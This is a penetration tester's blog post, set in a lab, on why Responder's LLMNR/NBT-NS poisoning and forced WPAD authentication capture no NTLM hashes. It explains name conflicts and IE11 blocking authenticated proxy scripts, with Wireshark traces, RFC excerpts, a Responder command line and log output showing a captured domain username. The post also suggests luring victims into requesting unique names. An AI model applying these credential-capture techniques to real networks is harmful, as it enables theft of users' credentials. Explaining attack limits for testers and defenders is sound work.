

Where are my hashes? (Responder Observations)

 markclayton.github.io/where-are-my-hashes-responder-observations.html

Mark Clayton

March 11, 2017



TL;DR

On a recent engagement, it was noticed that Responder and Metasploit's LLMNR and NBT-NS spoofing modules weren't capturing the hashes like initially expected. Doing some investigation into some of the capabilities of Responder, some observations can be made. A name conflict may arise when poisoning LLMNR or NBT-NS requests for known names, not allowing for NTLM authentication to be initiated when requesting an SMB share. Secondly, Internet Explorer 11 has blocked proxy configuration scripts (i.e. WPAD) that require authentication, preventing these tools from initiating Basic authentication. Be sure to look out for this behavior in the field and adjust accordingly. Happy hacking!

Disclaimer??

This research is not considered to be absolute and complete, these are just observations made that I figured to be worth of a blog post. As I'm always learning and could be way off point, please correct/advise :) I'm far from an expert in the subject matter. Let us get started.

On a recent internal penetration test, I found myself in a position where capturing Windows credentials seemed to be one of the remaining options of gaining a foothold on the domain. It came down to tools like Responder and Metasploit's LLMNR and NBT-NS poisoning modules. Over the past couple of years, there has been some good research on this topic. Collectively, this attack method is known to be very reliable in the security community (at least I think so). Given the amount of information on the internet regarding how these tools and LLMNR/NBT-NS poisoning works, I won't be reiterating the information in this post. Please see references for more information.

During the engagement I spin up Responder, force WPAD authentication, and sit back while the credentials roll in.

Thirty minutes go by with no credentials. A few hours go by ... no credentials.

What could be the problem? Where are the hashes?! Surely, Responder is poisoning the LLMNR and NBT-NS requests effectively. I try different command line switch configurations, all to no avail. Of course the big question is why. There has to be a explanation for Responder running for hours and never capturing a password. It's off to the lab to do some investigation on Responder.

Our primary question: Although Responder is poisoning LLMNR and NBT-NS requests, why aren't we seeing credentials? Two very commonly discussed ways Responder capture hashes is by requesting an SMB share, or when IE requests for WPAD. We will be investigating these two functions in this post.

- Attacker Machine (Kali): 10.10.10.101
- Victim (Windows 2012 Server): 10.10.10.102

FYI these two hosts are in a Active Directory lab with Victim.

Spinning up Responder and start seeing some activity.

```
root@kali# ./Responder.py -I eth0 -wFf
```

The screenshot shows a Wireshark packet capture on interface eth0. The filter is 'udp.stream eq 29'. The packet list shows various protocols including NBNS, BROWSER, ARP, LLMNR, and SMB. Packet 926 is highlighted, showing an SMB Negotiate Protocol Request. The packet details pane shows the SMB structure, including the Session Setup AndX Request. The packet bytes pane shows the raw hex and ASCII data.

No.	Time	Source	Destination	Protocol	Length	Info
909	877.836968996	10.10.10.101	10.10.10.102	NBNS	104	Name query response NB 10.10.10.101
910	877.837128627	10.10.10.102	10.10.10.101	NBNS	104	Registration response, Name is in conflict NB 10.10.10.254
911	878.837001687	10.10.10.102	10.10.10.101	BROWSER	225	Browser Election Request
912	881.825469953	PcsCompu_34:42:2e	PcsCompu_49:4e:e8	ARP	42	who has 10.10.10.102? Tell 10.10.10.101
913	881.825658314	PcsCompu_49:4e:e8	PcsCompu_34:42:2e	ARP	60	10.10.10.102 is at 08:00:27:49:4e:e8
914	882.845632704	10.10.10.102	10.10.10.255	NBNS	92	Name query NB RANDOM<20>
915	882.845764149	fe80::a9b5:727:86a0...	ff02::1:3	LLMNR	86	Standard query 0xc268 A random
916	882.845860871	10.10.10.102	224.0.0.252	LLMNR	66	Standard query 0xc268 A random
917	882.846001576	fe80::a9b5:727:86a0...	ff02::1:3	LLMNR	86	Standard query 0x0d78 AAAA random
918	882.846072927	10.10.10.102	224.0.0.252	LLMNR	66	Standard query 0x0d78 AAAA random
919	882.846312051	10.10.10.101	10.10.10.102	LLMNR	88	Standard query response 0xc268 A random A 10.10.10.101
920	882.846699105	10.10.10.101	10.10.10.102	NBNS	104	Name query response NB 10.10.10.101
921	883.259295834	fe80::a9b5:727:86a0...	ff02::1:3	LLMNR	86	Standard query 0x0d78 AAAA random
922	883.259412614	10.10.10.102	224.0.0.252	LLMNR	66	Standard query 0x0d78 AAAA random
923	883.680692743	10.10.10.102	10.10.10.101	TCP	66	49380 → 445 [SYN, ECH, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 S...
924	883.680716498	10.10.10.101	10.10.10.102	TCP	66	445 → 49380 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_P...
925	883.680848309	10.10.10.102	10.10.10.101	TCP	60	49380 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
926	883.681070977	10.10.10.102	10.10.10.101	SMB	213	Negotiate Protocol Request
927	883.681078631	10.10.10.101	10.10.10.102	TCP	54	445 → 49380 [ACK] Seq=1 Ack=160 Win=30336 Len=0
928	883.681558694	10.10.10.101	10.10.10.102	SMB	236	Negotiate Protocol Response
929	883.683522496	10.10.10.102	10.10.10.101	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE
930	883.685016386	10.10.10.101	10.10.10.102	SMB	400	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE...
931	883.685429092	10.10.10.102	10.10.10.101	SMB	538	Session Setup AndX Request, NTLMSSP_AUTH, User: PWNLAB\mclayton
932	883.721462796	10.10.10.101	10.10.10.102	TCP	54	445 → 49380 [ACK] Seq=529 Ack=786 Win=32512 Len=0

Frame 926: 213 bytes on wire (1704 bits), 213 bytes captured (1704 bits) on interface 0
Ethernet II, Src: PcsCompu_49:4e:e8 (08:00:27:49:4e:e8), Dst: PcsCompu_34:42:2e (08:00:27:34:42:2e)
Internet Protocol Version 4, Src: 10.10.10.102, Dst: 10.10.10.101
Transmission Control Protocol, Src Port: 49380 (49380), Dst Port: 445 (445), Seq: 1, Ack: 1, Len: 159
NetBIOS Session Service
SMB (Server Message Block Protocol)

```
0000 08 00 27 34 42 2e 08 00 27 49 4e e8 08 00 45 00 ..'4B... 'IN...E.  
0010 00 c7 0e 9f 40 00 00 06 c2 b3 0a 0a 0a 66 0a 0a ....@.....f..  
0020 0a 65 c0 e4 01 bd aa 6e bf f2 c7 94 77 cd 50 18 ..e.....n...W.P..  
0030 01 00 49 73 00 00 00 00 00 9b ff 53 4d 42 72 00 ..Is.....SMBr..  
0040 00 00 00 18 53 c8 00 00 00 00 00 00 00 00 00 00 ....S.....  
0050 00 00 ff ff ff 00 00 00 00 00 78 00 02 50 43 .....X..PC  
0060 20 4e 45 54 57 4f 52 4b 20 50 52 4f 47 52 41 4d NETWORK PROGRAM
```

After 10 minutes, still aren't seeing any hashes. Responder is poisoning the LLMNR and NBNS requests generated by the victim, but it isn't until I request an SMB share with a random name (as described in several tutorials) that we get a hash. Credentials are captured on a query for a name that doesn't currently exist on the network, it must be unique (i.e. \fielshare). As long as the name the victim is querying for exists on the domain, the poisoning tools do not get the opportunity to initiate a NTLM challenge.

In an engagement, it looks like capturing a hash depends on this condition being "triggered", as Windows is unlikely to request \\fielshare on its own. Analysis shows that the NetBIOS requests generated without "outside assistance" are only for known names, which Responder will not capture hashes despite poisoning responses. This may explain why I didn't much results during the assessment. Perhaps no arbitrary name queries took place on the network. Exactly what prevents Responder from sending a NTLM challenge for an existing name when requesting an SMB share?

We examine a message exchange that occurs when our victim queries a valid name, in this case the domain PWNLAB. (Side note, these requests were generated by typing "\\" in the victim's Windows Explorer.)


The screenshot shows a Wireshark packet capture on interface *eth0. The packet list displays several NetBIOS Name Service (NBNS) requests and responses. Packet 648 is a NBNS registration response from 10.10.10.101 to 10.10.10.101, indicating a conflict with 10.10.10.254. Packet 651 is a NBNS registration response from 10.10.10.101 to 10.10.10.101, indicating a conflict with 10.10.10.254. The packet details pane shows the structure of the NetBIOS Name Service packet, including the Name, Type, and Length fields.

No.	Time	Source	Destination	Protocol	Length	Info
635	427.683470576	10.10.10.102	239.255.255.250	UDP	666	60761 → 3702 Len=624
636	427.683649366	fe80::a9b5:727:86a0...	ff02::c	UDP	686	60762 → 3702 Len=624
637	427.688130069	10.10.10.102	10.10.10.255	BROWSER	216	Get Backup List Request
638	427.688167236	10.10.10.102	10.10.10.255	NBNS	92	Name query NB PWNLAB<1b>
639	427.688616655	10.10.10.101	10.10.10.102	NBNS	104	Name query response NB 10.10.10.101
640	427.688823694	PcsCompu_49:4e:e8	Broadcast	ARP	60	Who has 10.10.10.101? Tell 10.10.10.102
641	427.688836987	PcsCompu_34:42:2e	PcsCompu_49:4e:e8	ARP	42	10.10.10.101 is at 08:00:27:34:42:2e
642	427.688954733	10.10.10.102	10.10.10.101	NBNS	104	Registration response, Name is in conflict NB 10.10.10.254
643	427.821360274	10.10.10.102	239.255.255.250	UDP	666	60761 → 3702 Len=624
644	427.837289276	fe80::a9b5:727:86a0...	ff02::c	UDP	686	60762 → 3702 Len=624
645	427.993363315	10.10.10.102	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sources
646	427.993371030	fe80::a9b5:727:86a0...	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
647	428.681501500	10.10.10.102	10.10.10.255	BROWSER	216	Get Backup List Request
648	428.681525902	10.10.10.102	10.10.10.255	NBNS	92	Name query NB PWNLAB<1b>
649	428.681873142	10.10.10.10	10.10.10.255	NBNS	92	Name query NB <01><02>_MSBROWSE<02><01>
650	428.682206551	10.10.10.101	10.10.10.102	NBNS	104	Name query response NB 10.10.10.101
651	428.682756808	10.10.10.102	10.10.10.101	NBNS	104	Registration response, Name is in conflict NB 10.10.10.254
652	429.696337030	10.10.10.102	10.10.10.255	BROWSER	216	Get Backup List Request
653	429.696361889	10.10.10.102	10.10.10.255	NBNS	92	Name query NB PWNLAB<1b>
654	429.697035960	10.10.10.101	10.10.10.102	NBNS	104	Name query response NB 10.10.10.101

Frame 651: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0
Ethernet II, Src: PcsCompu_49:4e:e8 (08:00:27:49:4e:e8), Dst: PcsCompu_34:42:2e (08:00:27:34:42:2e)
Internet Protocol Version 4, Src: 10.10.10.102, Dst: 10.10.10.101
User Datagram Protocol, Src Port: 137 (137), Dst Port: 137 (137)
NetBIOS Name Service

0000 08 00 27 34 42 2e 08 00 27 49 4e e8 08 00 45 00 ..'4B...'IN...E.
0010 00 5a 0e 5f 40 00 80 11 c3 55 0a 0a 0a 66 0a 0a .Z_@...U...f..
0020 0a 65 00 89 00 89 00 46 09 e0 a5 98 ad 87 00 00 .e.....F.....
0030 00 01 00 00 00 00 20 46 41 46 48 45 4f 45 4d 45F AFHEDEME
0040 42 45 43 43 41 43 41 43 41 43 41 43 41 43 41 43 BECCACAC ACACACAC
0050 41 43 41 43 41 42 4c 00 00 20 00 01 00 00 00 00 ACACABL.....
0060 00 06 00 00 0a 0a fe

Here we can see the NBNS broadcast name query for PWNLAB (packet 648). Packet 650 shows Responder poisoning the request. Finally in packets number 651 (highlighted), we see this "Name is on conflict" message sent from the victim. Let's take a closer look at this packet.



Looking at the highlighted row, this shows that the field values are set to indicate a conflict. This name conflict causes the victim to not communicate with the attacker as expected.

RFC 1002 for NBNS gives some information regarding name conflicts. Check out the RFC itself for more information.

<https://tools.ietf.org/html/rfc1002>

RFC 1002

March 1987

RCODE field values:

Symbol	Value	Description:
FMT_ERR	0x1	Format Error. Request was invalidly formatted.
SRV_ERR	0x2	Server failure. Problem with NBNS, cannot process name.
IMP_ERR	0x4	Unsupported request error. Allowable only for challenging NBNS when gets an Update type registration request.
RFS_ERR	0x5	Refused error. For policy reasons server will not register this name from this host.
ACT_ERR	0x6	Active error. Name is owned by another node.
CFT_ERR	0x7	Name in conflict error. A UNIQUE name is owned by more than one node.

RFC 4795 for LLMNR states,

<https://tools.ietf.org/html/rfc4795>

Queries with the 'C' bit set are considered advisory, and responders MUST verify the existence of a conflict before acting on it. A responder receiving a query with the 'C' bit set MUST NOT respond.

RFC 1001


<https://tools.ietf.org/html/rfc1001>

Protocol operations sensitive to successive response packets, such as name conflict detection, are protected from duplicated packets because they ignore successive packets with the same NetBIOS information. Since no state on the responder's node is associated with a request, the responder just sends the appropriate response whenever a request packet arrives. Consequently, duplicate or delayed request packets have no impact.

The victim ignores successive packets from nodes where conflict detection arises. One can conclude that the successful packets to set up a TCP and SMB connection do not occur between the attacker and victim as oppose to when a unique (arbitrary) name is requested. Looking back at the previous Wireshark image following message exchange being repeated.

1. Victim name query request
2. Attacker poisoned name query response
3. Victim name conflict detection

Now let's see what happens when the victim requests an arbitrary name (i.e. random), triggered by requested the share \\random. (Side note: haste typing caused "random" to be "random".)



In the above image 3 observations can be made.

1. Packet# 914 - 922: Name query for random followed by poisoned response
2. Packet# 923 - 927: Creation of a TCP connection, and following SMB connection attempt
3. Packet# 928 - 931: NTLM challenge transactions resulting in the attacker capturing hashes

```
[*] [LLMNR] Poisoned answer sent to 10.10.10.102 for name random
[*] [NBT-NS] Poisoned answer sent to 10.10.10.102 for name RANDOM (service: File Server)
[SMB] NTLMv2-SSP Client      : 10.10.10.102
[SMB] NTLMv2-SSP Username    : PWNLAB\mclayton
[SMB] NTLMv2-SSP Hash        : mclayton::PWNLAB:
[SMB] Requested Share        : \\RANDOM\IPC$
[*] [LLMNR] Poisoned answer sent to 10.10.10.102 for name random
[*] Skipping previously captured hash for PWNLAB\mclayton
[SMB] Requested Share        : \\RANDOM\IPC$
```

This is why a trigger is needed, which in a real engagement you can't truly sit back and wait for the credentials to roll in. An attacker must rely on an instance where a unique name is requested, either via simple user error or perhaps forcing a victim to send a name requests for a unique name. These tools are still outstanding, but this explains the instances where no hashes are captured.

Unless the basic authentication switch (-b) is used, the same trigger applies for Responder's HTTP/HTTPS/FTP module. A successful attack happens upon an arbitrary name (i.e. <http://unknowndomain123/>).

Force WPAD Authentication

This leads to another reliable methods Responder uses to grab hashes ... forcing WPAD authentication. This topic has received a lot of discussion and is pretty popular. Once again, multiple articles explain this so I'll will leave it to them (they can explain it better I'm sure). Testing still proves this to be extremely reliable on IE prior to version 11, as you can truly sit back and wait for a victim to open IE. What about IE11 and beyond? On a Windows Server 2012 R2 or Windows 10 environment? During the engagement this wasn't working either, no hashes were captured. Once again we ask the question why.

We have the same lab setup mentioned above. By default, "Automatically detect settings" is enabled in IE's LAN Settings, and will send requests for WPAD quite frequently. Let's look at the traffic:

115	52.972767133	fe80::a9b5:727:86a0...	ff02::1:3	LLMNR	84 Standard query 0x2c97 A wpad
116	52.972779146	10.10.10.102	224.0.0.252	LLMNR	64 Standard query 0x2c97 A wpad
117	52.972971261	fe80::a9b5:727:86a0...	ff02::1:3	LLMNR	84 Standard query 0xa8a4 AAAA wpad
118	52.973054504	10.10.10.102	224.0.0.252	LLMNR	64 Standard query 0xa8a4 AAAA wpad
119	52.980219091	10.10.10.101	10.10.10.102	LLMNR	84 Standard query response 0x2c97 A wpad A 10.10.10.101
120	53.393704592	fe80::a9b5:727:86a0...	ff02::1:3	LLMNR	84 Standard query 0xa8a4 AAAA wpad
121	53.394868464	10.10.10.102	224.0.0.252	LLMNR	64 Standard query 0xa8a4 AAAA wpad
122	53.816732569	10.10.10.102	10.10.10.101	TCP	66 49186 → 80 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=
123	53.816758577	10.10.10.101	10.10.10.102	TCP	66 80 → 49186 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS
124	53.816981003	10.10.10.102	10.10.10.101	TCP	60 49186 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
125	53.816998732	10.10.10.102	10.10.10.101	HTTP	172 GET /wpad.dat HTTP/1.1
126	53.817003876	10.10.10.101	10.10.10.102	TCP	54 80 → 49186 [ACK] Seq=1 Ack=119 Win=29312 Len=0
127	53.824474276	10.10.10.101	10.10.10.102	HTTP	343 HTTP/1.1 401 Unauthorized
128	53.826134656	10.10.10.102	10.10.10.101	HTTP	172 GET /wpad.dat HTTP/1.1
129	53.826306612	10.10.10.101	10.10.10.102	HTTP	343 HTTP/1.1 401 Unauthorized

We can see that Responder is poisoning the LLMNR requests, which is soon followed up with our victim requested wpad.dat from our rogue WPAD server. Looking at the TCP stream we can see the following message exchange.

```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_pcapng_eth0

GET /wpad.dat HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: WinHttp-Autoproxy-Service/5.1
Host: wpad

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/6.0
Date: Wed, 12 Sep 2012 13:06:55 GMT
Content-Type: text/html
WWW-Authenticate: Basic realm="Authentication Required"
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Content-Length: 0

GET /wpad.dat HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: WinHttp-Autoproxy-Service/5.1
Host: wpad

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/6.0
Date: Wed, 12 Sep 2012 13:06:55 GMT
Content-Type: text/html
WWW-Authenticate: Basic realm="Authentication Required"
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Content-Length: 0

2 client pkt(s), 2 server pkt(s), 3 turns.
Entire conversation (814 bytes) Show data as ASCII Stream 1
```

Responder is attempting to get the victim to authenticate, however no Basic Authentication prompt appears. What's stopping this? After doing a little digging we see the following.

<https://blogs.msdn.microsoft.com/ieinternals/2013/10/11/understanding-web-proxy-configuration/>

NOTE: IE11 Deprecates Non-Silent Auth when downloading Proxy Script

When downloading a proxy configuration script, it's possible that the server will demand credentials from the client application. A problem arises if the server requests credentials using HTTP BASIC or HTTP DIGEST authentication, as these authentication methods require that the user respond to a credential prompt dialog box. (In contrast, NTLM and Negotiate authenticate silently).

Many applications cannot handle showing prompts as a part of this workflow and will fail silently. To promote interoperability, IE11 also blocks the use of Proxy Configuration scripts that require authentication.

Responder is attempting to force NTLM or Basic Authentication, but IE11 in its default state now blocks proxy configurations that require authentication.

In conclusion, if you aren't seeing any hashes after running Responder for awhile time you may want to give it a trigger. Perhaps by supplying a link, or using a man-in-the-middle proxy. This post isn't to diminish Responder or LLMNT/NBNT-NS poisoning tools in any way. These are still very reliable, amazing tools, and the effort in developing them is truly appreciated. Instead, it is to simply highlight some of the reasons why one may not seeing your hashes when testing an environment with more up-to-date hosts. All to make one more aware during engagements.